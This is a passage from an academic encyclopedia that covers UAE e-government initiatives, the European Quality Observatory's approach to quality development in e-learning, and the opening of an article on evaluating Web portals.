The new cabinet announced recently by His Highness Shaikh Mohammad Bin Rashid Al Maktoum, Prime Minister of the

UAE, placed e-governance high on its agenda. Accordingly, one of the roles of the government as part of its strategy is to build a model in e-government. According to one of the ministers, e-government initiatives will be launched to facilitate relationships between UAE nationals and the government, and between local governments and the federal government (Samir, 2006).

In another recent move, the General Directorate of Naturalisation and Residence launched early this year a multifaceted project for electronic immigration services. Under the agreement, Empost, the UAE's national courier company, provides the ameel (client) service. The new e-services will include processing, preparation, notification, explanation, medium, typing, and delivery (Ibrahim, 2006).

REFERENCES

Ahmad, A. (2005, May 3). Rising mobile and Net use boosts direct marketing. *Gulf News*, p. 52.

Ahmad, A. (2005, May 23). Dubai to bring 50% service transactions online in two years. *Gulf News*, p. 40.

Aladwani, A. M. (2003). Key Internet characteristics and e-commerce issues in Arab countries. *Information Technology & People*, *16*(1), 9-20.

Carvalho, S. (2006, February 9). Online trading expands across UAE after launch of Abu Dhabi system. *Gulf News*, p. 33.

Deen, A. E. M. (2006, January 23). Dubai Chamber launches e-commerce Web portal. *Gulf News*, p. 39.

Deen, A. E. M. (2006, January 25). Dubai Chamber of Commerce joins eGovernment's online service. *Gulf News*, p. 42.

Husain, S. (2006, January 1). Dubai companies set to join online marketplace. *Gulf News*, p. 37.

Ibrahim, M. E. (2006, January 19). E-immigration services begin from Jan. 21. *Khaleej Times*, p. 7.

Samir, S. (2006, February 12). E-governance tops agenda of new Cabinet. *Gulf News*, p. 7.

Shoush, E. M. (2005, November 12). Gulf travel Web sites eye bigger slice of online market share. *Gulf News*, p. 46.

Staff Reporter. (2005, September 2). DM portal wins eContent contest. *Khaleej Times*, 2/9/05, p. 6.

Staff Reporter. (2006, January 19). Dubai E-Government, holds client survey. *Khaleej Times*, p. 38.

Staff Reporter. (2006, January 25). Tejari to develop tea trading portal for DTTC. *Gulf News*, p. 40.

KEY TERMS

Dubai E-Government Department: Created by the Dubai government, aims to ensure that around fifty percent of all public service transactions within the emirate be conducted online by 2007.

Gulf Countil for the Arab States of the Gulf (GCC): The regional organization formerly named and still commonly called Gulf Cooperation Council involves six Arab Gulf countries comprising Bahrain, Kuwait, Oman, Qatar, Saudi Arabia, and the United Arab Emirates. A unified economic agreement exists between these countries, which was signed on November 11, 1981 in Riyadh.

Mubasher: The UAE-based real-time stock-trading portal launched in Dubai in 2005

Tejari: One of the foremost business-to-business (B2B) portals in Dubai.

United Arab Emirates (UAE): Consists of seven emirates: Abu Dhabi, Dubai, Sharjah, Ajman, Umm al-Qaiwain, Ras al- Khaimah, and Fujairah.

European Quality Observatory

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INTRODUCTION: QUALITY AS A EDUCATIONAL LEITMOTIV

Quality has become a major factor for concern if e-learning should have its final breakthrough (Danish Evaluation Institute, 2003; Dondi & Moretti, 2004; Friend-Pereira, Lutz & Heerens, 2002; Frydenberg, 2002). This is the reason for the great variety of concepts and suggestions. One can regard quality more and more as a subjectively individual and collectively influential category. How should learning opportunities look like and learning environments be structured, now and in the future? How do we meet the demand for building high quality learning capacities in higher education—as an important contribution to transform our societies into learning societies?

The concept of quality in the public perception and debate today has gained the significance of a leitmotiv for the educational field in all European countries, having gained a similar importance like "equality" or "scientific orientation" in the educational debates of the 1970s in some European countries (Terhart, 2000, p. 809). It becomes clear that the debate on quality is a debate about how learning and education should look in the future.

The concept of quality does not appear as empirical accurately defined and operationalised notions but are rather constituted by a dense bundle of a broad range of arguments, objectives, convictions and procedures (Terhart, 2000, p. 809). Quality in e-learning in this sense has become a leitmotiv for educational policies, a slogan for practitioners, and a huge demand for learners. Achieving high quality is a hotly debated and much-sought-after goal in all segments of society and education. It is less characterised by its precise definition but rather by its positive connotation.

What is so difficult with quality, that everybody wants to achieve it and nobody can really define it? The very nature of quality is that it is a multidimensional concept and it is not possible to generally define a set of quality standards applicable to *all* countries and all educational sectors.

Quality embraces all the main functions and activities of higher education: teaching, research, staffing, students, infrastructure, and the academic environment (Crosby, 1980; Danish Evaluation Institute, 2003; Deming, 1982; Frehr, 1993). It is the relation between the expectations and expected outcomes and the observed results. Continuous and permanent assessment and improvement are necessary to reach this objective. Quality—as much as education—is rooted in cultural values and traditions. Therefore quality strategies and definitions always have to be specifically taking into account the very context of their application.

To find a suitable model for quality development is of crucial importance for quality development in higher education. *Accreditation sets a frame for quality development which needs to be filled with more elaborated macro and micro strategies.* Due to the enormous variety of strategies in the field of quality development, it is difficult to tell which of the available concepts fits the specific needs in the given context. It becomes clear in recent debates that achieving quality is not only about finding a strategy but rather about filling this strategy with life, and stimulating processes of pedagogical professionalisation. Living the quality ideal is thus much more important than a criteria-oriented checklist like mechanistic quality understanding. It is about integrating professionalisation processes of the educational actors, like teachers, trainers and other stakeholders into strategies and reference models which are existing already.

The task to develop or to provide a high quality educational experience is, however, an extremely difficult challenge. The article suggests bringing together the *two* key aspects of quality development in higher education:

1. finding a strategy for quality development and
2. implementing it as an ongoing professionalisation process

For this purpose three developments are described: The quality development cycle which describes the quality development process from the needs analysis stage to the stage where the new values and processes are incorporated into the everyday work of all stakeholders. Second is the concept of quality literacy which is necessary for a continuous quality improvement in an organisation. Third, the European Quality Observatory, a decision support concept (an Internet-based database) is described, which can help educational actors to find a quality strategy which fits their specific purposes.

THE QUALITY DEVELOPMENT CYCLE: COMPETENCES AND PROCESSES

Modern quality development moves from input oriented approaches to a process oriented philosophy of permanent improvement. It involves the student not as a passive receiver any longer but as an active producer of his/her own learning process. To view quality development as such—an active process of participation and negotiation—means to challenge beliefs and existing values of all actors involved. The nature of quality development is then a constant adaptation process of the offered educational services to the target groups which are to be educated. Newer approaches highlight this aspect already, elaborating negotiation as important for successful quality development (cf. Ehlers & Fehrenbach, 2004). Quality development understood in this way goes the whole way of structuring educational activities and processes AND at the same time aims at having an impact on the learning process. Only if this goal is achieved can quality development be seen as education oriented quality development—as opposed to the often implemented model of (only) organisation oriented quality development.

This relates especially to the open nature of quality which in itself is not a normative definition but a relation between the perceived and the offered provision. Within this open concept of quality development, we can identify four steps educational actors have to engage into, to develop quality. For each of these steps which can be conceptualised as a cycle of quality development, certain competences are necessary to perform the intended processes of analysis, selection, adaptation and so on. We suggest therefore in this article to bring together a process model with the concept of quality literacy (see Chapter 3) to describe the necessary components for successful quality development. In the context of the quality development cycle, the dimensions of quality literacy apply to the different steps of quality development (Figure 1), described as follows.


According to the presented model (Figure 1), quality development takes place as a sequence of four steps which involve (a) a needs analysis, (b) a decision process, (c) a realisation phase and (d) an incorporation phase.[1]

Needs Analysis

In this phase the needs for quality, the situation and the context of the educational scenario are subjects of examination. The needs analysis phase includes in itself an iterative cycle which consists of an analysis phase of the current situation, a negotiation process between the involved stakeholders (e.g., learners, teachers, administration), and a definition phase where the needs are finally defined.

Stakeholders who are involved in these processes need the ability to evaluate and define the needs of all stakeholders which are involved in the educational scenario and negotiate between them to achieve a high quality of the offered learning environment (quality analysis). Additionally knowledge about the possibilities of quality development and about quality strategies or good practice examples could be of help in the needs analysis phase.

Figure 1. Quality development cycle (Adapted from Ehlers & Pawlowski, 2004)



Decision Phase

In the decision phase the previously defined needs for quality development are matched with available approaches (*quality knowledge* is needed). If those approaches sufficiently meet the requirements, they have to be chosen as models for the quality development project, and the next phase can be entered. If there is *no* strategy that meets the needs, a new, own quality strategy has to be developed. For this phase two competences are especially important: *quality knowledge* and *quality analysis* skills. When it comes to developing an own strategy, the ability of *quality innovation*, that is, creatively and innovatively developing a fitting quality strategy, gains importance.

Realisation Phase

In the realisation phase the quality strategy is implemented into the organisation and thereby adapted to the specific organisations' needs. The new set of rules and processes have to be "transformed" into the organisations' "language" and be refined for the organisations' specific context. This process, to a large extent, involves experiences, adaptation processes, evaluation and analysis competencies.

The usage of models and instruments for quality development like checklists, process descriptions and/or evaluation questionnaires, requires a high amount of *quality experiences*. The adaptation of these instruments and models demands for the ability of innovation and modification and is conceptualised in the dimension of *quality innovation*. Critical analysis and assessment form an integral part of this phase. *Quality analysis* thus becomes important.

Incorporation Phase

The incorporation phase relates to the modification of activities and actions which have to be performed by the individual actor of an organisation as a result of the quality development process. Quality development—in the final consequence—is always directed at modifying the behaviour of individual actors of an organisation—whether the tutors or teachers or the authors of courses, the system administrators or the organisational representatives.

In the incorporation phase it is therefore examined whether the changed processes and new values which are suggested in a new quality strategy are incorporated into the activity patterns of the stakeholders. A great deal of critical analysis skills and evaluation experiences is necessary for this phase. *Quality analysis* therefore becomes important in this phase.


QUALITY LITERACY

As we have seen above, for each step of quality development certain necessary competences can be identified. These competencies can be referred to as quality literacy. They involve:

- *Knowledge* about quality development for general orientation and selection
- *Experience* with the usage of instruments for quality development
- The ability of innovation and modification to *adapt* instruments and concepts to the own situation or develop new
- *Analysis* abilities for assessing own needs and *evaluate* existing tools and concepts

To provide a quality enhanced environment in the above described sense, quality literate actors are necessary. The concept of quality literacy (Figure 2) aims at describing skills which enable individuals in the situation of quality development to act competently. Sometimes these situations are

Figure 2. Dimensions of quality literacy



very complex, for example, when it comes to restructuring whole organisational processes. Sometimes, though, there is only little complexity when only one instrument is applied to perform quality assurance, such as a questionnaire at the end of a program or course.

It has to be noted that quality literacy applies to all forms of educational environments, like traditional and/or blended learning. The concept of quality literacy is derived from the concept of *media literacy* according to Baacke (1996). He explains *media literacy* as a concept which describes the abilities which individuals need to act competent in a world which is mediated through media (for further elaboration see Ehlers, 2005). In accordance with that, quality literacy then describes the ability of educational professionals to act competent in quality development processes.

Quality literacy is a concept which *cannot* exclusively be learned by means of books or trainings but requires experience and practice. It rather has to take into account an ongoing learning, reflection and negotiation process between the stakeholders involved—including the students. Quality literacy (Figure 2) can be seen as a set of competences which contribute to carrying out quality development.

Dimension: Knowledge about Quality

This dimension addresses the "pure" knowledge about the possibilities of today's quality development and up-to-date quality strategies in e-learning. The term *quality strategies* refers to all guidelines, structures, rules, tools, checklists or other measures which have the goal of enhancing the quality of an educational e-learning-scenario.

Dimension: Quality Experience

This dimension describes the ability of using quality strategies. It is based on the experiences actors have with activities in quality development and applying quality measures and strategies to e-learning scenarios.

Dimension: Quality Innovation and Adaptation

This dimension relates to the ability which goes beyond the simple use of existing instruments and strategies. It refers to the modification, creation and development of quality strategies and/or instruments for one's own purpose. An innovative and a creative aspect are important for this dimension: innovation in the sense of further development and adaptation processes of quality strategies within the given system, and creativity in the sense of thinking and developing new strategies for quality development.

Dimension: Quality Analysis

Quality analysis relates to the ability to analyse the processes of quality development critically in the light of ones own experiences and the own situation and context. It is important to evaluate different objectives of quality development and negotiate between different perspectives of stakeholders. To "analyse critically" means the ability of differentiation and reflection of existing knowledge and experiences with education and quality development.

For learners this would mean to be aware of the responsibility which they have for quality in education as coproducers of learning success. For providers this means to enable flexible negotiation processes in the educational offers in which individual objectives and preferences but also societal contexts and organisational structures are integrated into the definition of quality objectives for education.

THE EUROPEAN QUALITY OBSERVATORY: DECISION SUPPORT FOR QUALITY DEVELOPMENT

Today there are a variety of quality strategies and approaches developed and in use already. The challenge therefore is to select the strategy which fits the specific needs and demands. The European Quality Observatory (EQO), a European consortium of expert organisations in the field of quality in e-learning, led by the University of Duisburg-Essen, took these aspects as a starting point for a research project which started in March 2003, to develop and implement a framework to collect, analyse and compare quality approaches for education. The result is an Internet based repository which contains over 100 quality strategies from all European countries which can be searched, compared and analysed by all registered users.

The core achievements of the European Quality Observatory can be summarised in four areas:

1. To provide a conceptual framework for analysis, description and comparison of quality approaches in education (specifically, e-learning) on a European level: the EQO metadata model
2. To establish an Internet-based repository for quality approaches (quality development, quality management, quality assessment) in the field of e-learning for users of these approaches (e.g., teachers, tutors, developers, CEOs, etc.)
3. To provide recommendations for the use and experiences of other users of quality approaches on a European level

4. To provide services to support the implementation of quality approaches and support the community of users

The project has created a European quality community by collecting, analysing and synthesising the different approaches currently in use, as there are quality management, quality assurance and quality assessment approaches. It is facilitating cross-cultural understanding of quality systems by providing the quality approaches and concepts through the Internet based repository which is free for use by everybody.

The theoretical and scientific core and the basis for the decision support is a metadata model for the analysis, description and thus comparison of quality approaches – the EQO Metadata Model. As the field of quality in education is highly complex, the EQO model covers a theoretical and a practical analysis of quality approaches and is therefore divided into two main parts: In the first part the quality approaches are analysed on a conceptual, document level, using the official documentation and publications about the different approaches. A second level allows the possibility of analysing experiences which users made when using the particular strategies in their concrete everyday educational work. The EQO Model for the first time provides a framework to handle the great variety of approaches in the field of educational quality. The analysis of strategies and approaches covers the following three main categories:

1. **General Description:** In this category general information on the quality approach are analysed.
2. **Context:** This category analyses the intended area of usage and the educational context the quality approach is applied to.
3. **Method:** This category summarises information about the scope of the quality approach.


The general description about quality approaches deals with information such as title (name of the approach), textual description of the actual version of this approach, the language in which this approach is expressed, the location where it can be accessed as well as copyright and other restrictions for using this approach (such as costs and charging schemes). The context category summarises information about the educational context, such as the educational level (e.g., "university") and the industry sector or educational institution the approach is related to (e.g., "manufacturing industry"). Also the target group this quality approach aims at is retrieved (e.g., "author" of learning materials) as well as the cultural or regional coverage of the approach (e.g., "not restricted to a country"). Furthermore, the EQO model expresses if the quality approach was developed for a specific topic within a classification scheme and for which educational processes it can be applied. In a last subcategory the quality goals that the approach addresses respectively the sense in which quality is defined in that approach are expressed. The user is given the possibility to rate the importance of certain criteria here. The method category defines if the quality approach focuses on the results of a process or the process itself (e.g., "product-oriented") and the methods the quality approach uses (like "benchmarking," "evaluation," "standards," etc.).

The analysis of practical experiences with using quality approaches is covered through the category experiences. This category is used for collecting and analysing experiences users made by applying a specific quality approach. While the first three main categories of the EQO Model describe the generic quality approach, the experience category describes the instantiation of the approach for a specific implementation. Although model and instantiation might be quite different and therefore a mapping of experiences to a certain model could be difficult in some cases, the EQO project expects the experiences part to provide valuable information to quality practitioners. The experiences section is a fairly innovative analysis category, which will become more important in the future because it aims at analysing the impact of quality concepts. The idea is to gather data on how educational processes are affected by quality instruments.

The EQO Model is implemented into an Internet based repository (http://www.eqo.info) which provides decision support functionality to actors in the field of education. It contains today around 100 strategies and has built up a community of users which contribute to the repository, comment and peer review the strategies. The approach supports especially the first three steps of the quality development cycle (see Chapter 2) which were described above by providing an information basis for each of the necessary steps quality development involves.

1. **Analysis Phase:** This analysis is done on the basis of the EQO metadata model which categorises function here as an assessment framework. An example for this could be a manager of an organisation in the communications industry who is searching for a quality approach, especially dealing with improving the motivation of learners in nonschool vocational education.
2. **Decision Phase:** On the basis of the needs analysis, existing quality approaches are analysed and then linked to the users' needs. As a result educational actors are presented with individually fitting quality approaches for their specific situation. The manager mentioned above will receive a list of quality approaches dealing with his/her problem, that is, especially designed for application in his country, using different methods like certification and policies, and dealing with the improvement of technical or pedagogical quality goals, and so on. Users are supported in their decision for a

Figure 3. Contribute a quality approach



quality approach by information of a database of other users' experiences and assessments.


3. **Realisation Phase:** In this step the chosen approach has to be adapted to the organisations' specific needs. Individual quality profiles can be created as a result, that help to implement the approach. The analysis categories of the EQO Model are designed to facilitate the individual adaptation process.

The European Quality Observatory Approach and the repository supports the decision-making process by providing a structured method as it is described above. Quality approaches are compared using metadata and are analysed in order to support decisions. Decision-makers and users can therefore study quality management and quality assurance approaches and compare them using the above-mentioned metadata. In this way, decisions for quality approaches can be considerably accelerated and simplified.

In order to allow the user to easily find a suitable approach for a specific educational purpose, four different options to search the database are provided in the repository:[2] a quick search, a browse function, an advanced search and a recommendation mechanism, which recommends quality approaches for specified quality needs. The quick search, which is the only function for unregistered users, allows an easy full-text search in the database. After entering a keyword the user is provided with matching search results. The browse option allows the user to scan for quality approaches fitting a specific category and criterion to choose from. For this purpose a set of default categories (language, educational level, target group, country, process, goal, focus and method) is presented which can be further specified by choosing from given pull-down menus. For example, Figure 4 shows a browse inquiry for the "country" "Norway." For this chosen browse option, the search results will give an overview of all approaches in the database that are (intended to be) applied in Norway.

The advanced search will form a combination of the other functions described above. It allows the search for different categories and criterions at the same time. Thus the user of the repository is able to search more specific and gets modified results in the search list, differentiated according to the previously specified quality needs. Additionally a recommendation mechanism will be provided. A user can specify a profile of specific quality needs, can apply different weights to the used factors and variables and will then be provided with a list of fitting quality approaches for his/her situation on the basis of other users' and experts' estimations.

Figure 4. Browse through quality approaches



Apart form the repository, the portal provides a variety of other functions to the user. Apart from highly useful and well structured information on developments and discussions in the area of quality in e-learning, research results and downloadable publications, the user will get the opportunity to get into contact with other users and experts in the field of quality from all over Europe.

SUMMARY AND CONCLUSION

The article suggests the integration of process and formalised quality models with competency, respectively professionalisation oriented approaches. It emphasizes the importance of viewing quality development not as a static add-on to education, for example, as an isolated evaluation approach at the end of a course. Quality development rather is viewed as a key aspect, occurring in every single development and delivery process of e-learning courses and programs.

Quality development is a process in which the interests and requirements of the e-learning stakeholders have to be considered as a whole and combined to a comprehensive concept. Quality in this respect is seen as a relation between the demands and needs of a stakeholder group and the actual delivery of e-learning. In order to shape this relation in the best possible way a negotiation process is necessary which involves all stakeholders and integrates their preferences and situations against the background of the given economical and organisation situation. These negotiation processes occur in different positions of the learning environment.

The question of how to find and apply the best quality approach for a specific context can be envisioned as a decision cycle with four steps. However, to decide which quality approach is suitable, to choose from a set of possible strategies, and to adapt those strategies to the specific situational context, certain competencies are necessary. For these competencies we suggest the concept of quality literacy. It covers competencies like knowledge of quality development, experiences in using particular instruments, modification skills and the ability of thoroughly analysing ones own situation and needs.

REFERENCES

Baacke, D. (1996). Gesamtkonzept medienkompetenz. [The concept of media literacy] In: agenda. Zeitschrift für Medien, Bildung, Kultur, [Agenda. Journal for Media, Education, Culture] März/April 1996, S. 12-14.

Crosby, P. B. (1980). *Quality is free*. *The art of making quality certain*. New York: McGraw-Hill.

Danish Evaluation Institute. (2003). *Quality procedures in European Higher Education: An ENQA survey* (ENQA Occasional Papers 5). Retrieved January 12, 2007, from http://www.enqa.net/texts/procedures.pdf

Deming, W. E. (1982). *Quality, productivity and competitive position*. Cambridge, MA: MIT.

Donabedian, A. (1980). *Explorations in quality assessment and monitoring*. Ann Arbor.

Dondi, C., & Moretti, M. (2004). Why quality is a key factor in the speed of adoption of e-learning. *Economia Global e Gestão, Global Ecionomics and Management Review*. N.3/2004.

Ehlers, U.-D., & Fehrenbach, T. (2004). PQM - Partizipative Qualitätsentwicklung im e-learning. Bildungsprozesse als Basis für eine neue Lernerorientierung. [PQM-Participative quality development in e-learning. Educational processes as a basis for a new learner orientation]. In: Deutsches Institut für Normung: Fachbericht zur DIN PAS 10321. Berlin

Ehlers, U.-D., Hildebrandt, B., Pawlowski, J. M., & Teschler, S. (2004). The European quality observatory. Enhancing quality for tomorrow's learners. In *Supporting the Learner in Distance Education and E-Learning, Proceedings of the Third EDEN Research Workshop* (pp. 138-145), Oldenburg, Germany.

Ehlers, U.-D., & Pawlowski, J. M. (2004). E-learning-quality: A decision support model for European quality approaches. In G. Fietz, C. Godio, R. Mason (Eds.), *eLearning for international markets. Development and use of eLearning in Europa*. Bielefeld.

Frehr, H.-U. (1993). *Total quality management*. München: Carl Hanser.

Friend-Pereira, J. C., Lutz, K., & Heerens, N. (2002). *European student handbook on quality assurance in higher education*. Retrieved January 12, 2007, from http://www.esib.org/projects/qap/QAhandbook/QAhandbook.doc

Frydenberg, J. (2002). *Quality standards in eLearning: A matrix of analysis. International review of research in open and distance learning*. Retrieved January 12, 2007, from http://www.irrodl.org/content/v3.2/frydenberg.html

Terhart, E. (2000, June). Qualität und Qualitätssicherung im Schulsystem. Hintergründe - Konzepte - Probleme. In: *Zeitschrift für Pädagogik, Heft* (46. Jg.), S. 809-830

KEY TERMS

European Quality Observatory: An Internet accessible database, containing quality strategies and a quality decision support tool for finding quality strategies on basis of preselected criteria.

Quality: A term which refers to the characteristics of a product or process and which is usually seen as "fitness for purpose".

Quality Decision Cycle: The quality decision cycle differentiates the quality development process of an organisation into four different steps: the needs analysis, the decision and selection phase, the implementation phase, and the incorporation phase.

Quality Literacy: Skills and abilities which are necessary to perform a quality development process, covering knowledge of quality strategies and instruments, experiences in using them, modification skills of adapting them and quality analysis skills which relate to the awareness of the importance of quality development for ones own contexts.

Quality Management: The Management of conditions and processes in an organisation in a way that the outcomes and results of the organisational efforts meet as high quality requirements as possible.

ENDNOTES

1 The cycle thus takes on an organisations' perspective. This is important to note because it is especially developed to answer the question how an educational offer can be provided through an organisation, e.g. a university, to be of high quality. It is not primarily concerned with helping learners, who have to choose a course or a program, helping them to find an offer of high quality. For each phase in the quality development cycle certain competencies are required for the actors performing the quality development process.

2 Following description taken from Ehlers, Hildebrandt, Pawlowski, and Teschler (2004)

Evaluation of Web Portals

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INTRODUCTION

Evaluation of Web portals is an important issue in Web engineering, taking into consideration the Internet explosion and the exponential growth of Web sites and online information sources. Web portals present nowadays a significant variety of features, complexity of structure, and plurality of offered services. It is therefore important to adopt evaluation frameworks that go beyond the simple assessment of the different operational aspects of Web portals, and that address issues such as quality monitoring and analysis of the assessment results, in the direction of interpreting the factors that affect users' satisfaction. Moreover, there is also a need for supportive evaluation methodologies that can integrate the results of the assessment of every portal aspect being evaluated, and provide measurable, synthesized results to the key decision makers (being either those financially supporting the service or those involved in the design, development, operation, and/or exploitation of the service) aiming to facilitate the improvement of the offered services.

In general, a Web portal offers a variety of services in a continuing development and therefore, it is desired to adopt an evaluation methodology that allows for monitoring the progress of performance over time, and identifying weak aspects that could be enhanced along with strong aspects that could be taken advantage of. Hence, a challenging objective in the evaluation process of a Web portal is setting up an assessment methodology that allows the calculation of a set of monitorable *quality performance indicators* to be defined, and provides the key decision makers with a dynamic, flexible, and scalable framework for their analysis.

The main objective of this article is to study the issues previously introduced by adopting a quality-oriented approach in Web portals evaluation. Such an approach considers the Web portal as the *product* and the user as the *customer* of the Web portal services and focuses on the analysis and assessment of the multiple Web portal features that affect the overall user's satisfaction, whereas it allows contextualization both in terms of services in use and in terms of user group categorization.

BACKGROUND

Web Portal Elements

There are several generic definitions of a Web portal in the recent literature mostly defining Web portals as a gateway to information or Internet services providing a single point of access to information. Others also address the communication and community aspects of Web portals. In general, Web portals are defined as a general breed of Web sites offering a blend of information, applications, and services (Tatnall, 2005).

A key step toward defining a well established evaluation framework for Web portals is the identification of a set of common elements (or components) that most portals have at one degree or another and the definition of the most important dimensions (or characteristics) of each of those elements. Based on a careful review of the literature, we identified the following four main elements of Web portals and analyze them in their most important dimensions.

Content is identified as the first important element of Web portals. The content-related component of a Web portal may include a number of different aspects to be taken into consideration such as:

- **Content Organization:** This aspect refers to the categorization of information so as to enable efficient search and retrieval.
- **Content Creditability:** This aspect refers to the trust and reliability of the information and the content provider, and has multiple facets such as the accuracy and clarity of the content, and the trustworthiness, recognition, and reputation of the content author or provider.
- **Content Usefulness:** This aspect concerns the use of appropriate language, focus, and usefulness of information according to the needs of the directed audience.
- **Content Integration:** This aspect concerns all content services related with the integration of external sources of information and the provision of links to external resources.

Design is the second important element of Web portals. Closely related with the basic principles of generic Web design, this element consists of several important dimensions. Some of these dimensions are more related with the Web portal architecture design and some with the technical development and integrity of the portal:

- **Information Architecture:** An important aspect concerning several issues related with organizing information in the portal (structure, grouping, and labeling of information) (Ivory & Hearst, 2002; Rosenfeld & Morville, 1998).
- **Usability:** An equally important aspect in Web design, addressing all issues related with the interaction and navigation of the user in the portal (Nielsen, 2000; Pearrow, 2000).
- **Graphical Design:** It can be considered as a separate dimension of a Web portal design since it should be subject to periodical revisions and redesigns from time to time with the minimum possible effect to the portal operation.
- **Technical Integrity:** The dimension concerned with proper operation of the Web portal services and the satisfactory performance of the overall services. It addresses several issues related with the technical performance such as availability and download times, stability of system, compatibility with different browsers, broken links, etc. (Ivory et al., 2002; Shedro, 2001).

Personalization is another element specifically highlighted in the context of Web portals. It can be examined at three different levels:

- **Personalization of Navigation:** All issues related with the adjustment of the navigation mechanisms and functions to the needs of individual users.
- **Personalization of Information/Content:** All issues related with notifying users about new relevant content and providing them with information tailored to their needs and preferences.
- **Personalization of Interface:** All issues related with the adaptation of the interface to the needs and preferences of the users and the properties of their equipment.

Community support is another essential element of a Web portal. Tools and services that allow virtual community building by providing users with similar needs and interests with communication and collaboration tools (e-mail, discussion forums, chats, audio/video conferencing facilities, message boards, newsgroups etc.) that enhance the community bonds.

Web Portal Stakeholders

As previously identified, there are a number of key elements comprising a Web portal. Each element is related to different and diverse dimensions, so it is important to take into consideration all these elements and their dimensions during the process of evaluating Web portals. On the other hand, it is equally important to take into consideration the variances in focus and importance of each category of actors that are involved in the development and/or operation of a Web portal. The main stakeholders in the development and operational life cycle of a Web portal:

